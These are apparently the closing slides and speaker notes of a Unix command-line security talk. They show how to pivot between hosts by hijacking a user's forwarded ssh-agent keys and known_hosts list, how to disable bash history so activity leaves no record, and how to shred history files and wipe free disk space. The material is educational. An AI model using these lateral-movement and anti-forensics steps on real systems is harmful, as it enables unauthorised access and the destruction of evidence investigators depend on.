http://blog.commandlinekungfu.com/2009/04/episode-22-death-to-processes.html
http://blog.commandlinekungfu.com/2009/11/episode-69-destroy-all-connections.html
http://blog.commandlinekungfu.com/2010/01/episode-76-say-hello-to-my-little.html
http://blog.commandlinekungfu.com/2010/01/episode-78-advanced-process-whack-mole.html
http://blog.commandlinekungfu.com/2014/12/episode-180-open-for-holidays.html




WHERE DO WE GO FROM HERE?

```
# awk '{print $1}' ~hal/.ssh/known_hosts
192.168.46.158
192.168.46.161
192.168.46.174
172.16.87.128
172.16.87.137
# ssh -A hal@192.168.46.158
Last login: Mon Feb  3 19:07:25 2020 from gateway
otherhost$
```

But where do these keys allow me to go? One way to get some ideas is to look at the known_hosts file for user "hal". This file stores the public keys of all hosts this user has connected to from this machine. Chances are these are the places the user regularly hops to from here. And if they are using agent forwarding, then chances are the keys in the ssh-agent process are helping them get there.

Notice that we can specify an alternate username before the hostname or IP address we want to connect to. And just that easily I have logged in as "hal" on another system (getting root from this point is up to you). I'm even using "-A" to continue the chain of agent forwarding so that I can continue to exploit the user's ssh-agent process on the remote system!

http://blog.commandlinekungfu.com/2009/05/episode-31-remote-command-execution.html
http://blog.commandlinekungfu.com/2012/01/episode-164-exfiltration-nation.html



YOUR SORDID HISTORY

```
$ export HISTFILE=/dev/null
$ export HISTSIZE=0
```

Clears history in memory*
Avoids destroying existing bash_history


Of course, after all these shenanigans your command history is totally going to give you away. So we need to get rid of it.

"export HISTSIZE=0" will unlink your shell history in memory. Note that string searching through memory will still recover at least portions of that shell history, but it won't be easily reconstructed with something like Volatility's linux_bash plugin.

Unfortunately, when your shell exits, your bash_history file will be zeroed out, which is a big clue you were doing something hinky. So I also recommend "export HISTFILE=/dev/null" which will avoid any updates to the bash_history on disk.

I've had several people point out that "history -c" will also clear your shell history. However, "history -c" clears your shell history *right now* but it will continue to accumulate again as you type more commands. "export HISTSIZE=0" means shell history is totally disabled for the rest of this session.

http://www.deer-run.com/~hal/DontKnowJack-bash_history.pdf



CLEANING UP

Securely delete files:

```
$ shred -u ~/.bash_history
```


Wipe unallocated in the current volume:

```
$ dd if=/dev/urandom of=junk bs=1M; rm -f junk
dd: error writing 'junk': No space left on device
17687+0 records in
17686+0 records out
18545201152 bytes (19 GB) copied, 245.183 s, 75.6 MB/s
```

Let's suppose you did want to trash your bash_history, or some other sensitive data. Just removing the file leaves the file contents floating around in unallocated blocks until something overwrites those blocks. To be on the safe side, overwrite the file yourself with shred before removing the file. "shred –u" overwrites and removes the file in a single command. Note that remnants of the file may still reside in the file system journal for some time.

Suppose you removed a file and forgot to use shred? If you want to overwrite data in unallocated clusters, just write a big file that eats up all of the free space left on disk. The dd command will exit when all the disk space is consumed, and then the rm command just removes the big file. Easy-peasy!

http://blog.commandlinekungfu.com/2009/05/episode-32-wiping-securely.html



I COULD DO THIS ALL DAY

Interested in a 1-2 day hands-on class?
  Please type "CLDOJO" into the chat
  Also feel free to request specific topics

Hal Pomeranz
hal@deer-run.com
@hal_pomeranz

There's so much more you can do with the Unix shell, but we're running out of time. There is more to read at:

blog.commandlinekungfu.com
deer-run.com/~hal/